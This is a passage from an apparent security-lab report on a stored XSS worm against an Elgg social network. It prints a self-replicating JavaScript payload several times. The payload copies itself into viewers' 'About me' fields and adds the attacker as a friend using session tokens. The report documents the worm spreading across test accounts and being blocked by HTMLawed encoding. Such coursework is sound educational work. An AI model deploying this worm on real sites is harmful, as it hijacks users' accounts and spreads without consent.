
As required in the instruction, here we use the DOM Approach to finish this task. We reuse the codes to add Samy as friend and the code to edit user's profile. The difference is this time we put the worm code itself into the victim's **About me** field.



```
window.onload = function(){
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</" + "script>";
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
  alert(jsCode);
  // Helper Fields
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;
  var userName=elgg.session.user.name;
  var guid="&guid="+elgg.session.user.guid;
  var name="&name="+elgg.session.user.name;
  var description="&description=" + wormCode;
  var otherstuff="&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&
location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&
accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&
```

Figure 16: Print the attack code itself


After we save the profile, from Figure 16 we can see that the alert window, can successfully print out our attack code itself.



Alice is now a friend with Samy *just now*

Figure 17: Alice automatically add Samy as friend after viewing Samy's profile

Then we use Alice's account to view Samy's profile. From Figure 17 we can see that our code successfully add Samy as Alice's friend.




```
window.onload = function(){
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</" + "script>";
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
  alert(jsCode);
  // Helper Fields
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;
  var userName=elgg.session.user.name;
  var guid="&guid="+elgg.session.user.guid;
  var name="&name="+elgg.session.user.name;
  var description="&description=" + wormCode;
  var otherstuff="&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&
location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&
accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&
```

Figure 18: Alice's profile was modified by our attack


After that, we use Boby's account to view Alice's profile. From Figure 18 we can see that our worm has successfully propagated to Alice's profile.

Finally, we use Charlie's account to view Boby's profile, we can see that our worm is also successfully propagated to Boby's account, from Figure 19 and Figure 20.



```
window.onload = function(){
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</" + "script>";
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
  alert(jsCode);
  // Helper Fields
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;
  var userName=elgg.session.user.name;
  var guid="&guid="+elgg.session.user.guid;
  var name="&name="+elgg.session.user.name;
  var description="&description=" + wormCode;
  var otherstuff="&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&
location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&
accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&
mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2"
```

Figure 19: Worm propagated



All Site Activity

Charlie is now a friend with Samy *just now*


Boby is now a friend with Samy *just now*

Alice is now a friend with Samy *2 minutes ago*

Figure 20: Worm propagated

8


After we turns on the HTMLawed plugin, as shown in Figure 21, the attack will fail and the malicious codes got printed out directly. Turn on both countermeasures will result in the same.



```
window.onload = function(){
var headerTag = "";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode
+ tailTag);
alert(jsCode);
// Helper Fields
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&
__elgg_token="+elgg.security.token.__elgg_token;
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var name="&name="+elgg.session.user.name;
var description="&description=" + wormCode;
var otherstuff="&accesslevel[description]=2&
```

Figure 21: Attack failed after turning on the countermeasure

The reason is, the countermeasures will encode the special characters (<, >, {, }, etc.), and also trim out the <*script*> tags. After encoding, our code will have script tag, and will not be valid javascript code anymore. Thus they would be printed in text format directly, rather than being executed. We can verify this encoding by checking back into our profile again, as shown in Figure 22



```
<p>window.onload = function(){ var headerTag = &quot;&quot;; var jsCode =
document.getElementById(&quot;worm&quot;).innerHTML; var tailTag = &quot;&lt;/&quot; +
&quot;script&gt;&quot;; var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); alert(jsCode);
// Helper Fields var ts=&quot;&amp;__elgg_ts=&quot;+elgg.security.token.__elgg_ts; var token=&quot;&
amp;__elgg_token=&quot;+elgg.security.token.__elgg_token; var userName=elgg.session.user.name; var
guid=&quot;&amp;guid=&quot;+elgg.session.user.guid; var name=&quot;&amp;name=&
quot;+elgg.session.user.name; var description=&quot;&amp;description=&quot; + wormCode; var otherstuff=&
quot;&amp;accesslevel[description]=2&amp;briefdescription=&amp;accesslevel[briefdescription]=2&amp;
location=&amp;accesslevel[location]=2&amp;interests=&amp;accesslevel[interests]=2&amp;skills=&amp;
accesslevel[skills]=2&amp;contactemail=&amp;accesslevel[contactemail]=2&amp;phone=&amp;
accesslevel[phone]=2&amp;mobile=&amp;accesslevel[mobile]=2&amp;website=&amp;
```

Figure 22: Verify the countermeasures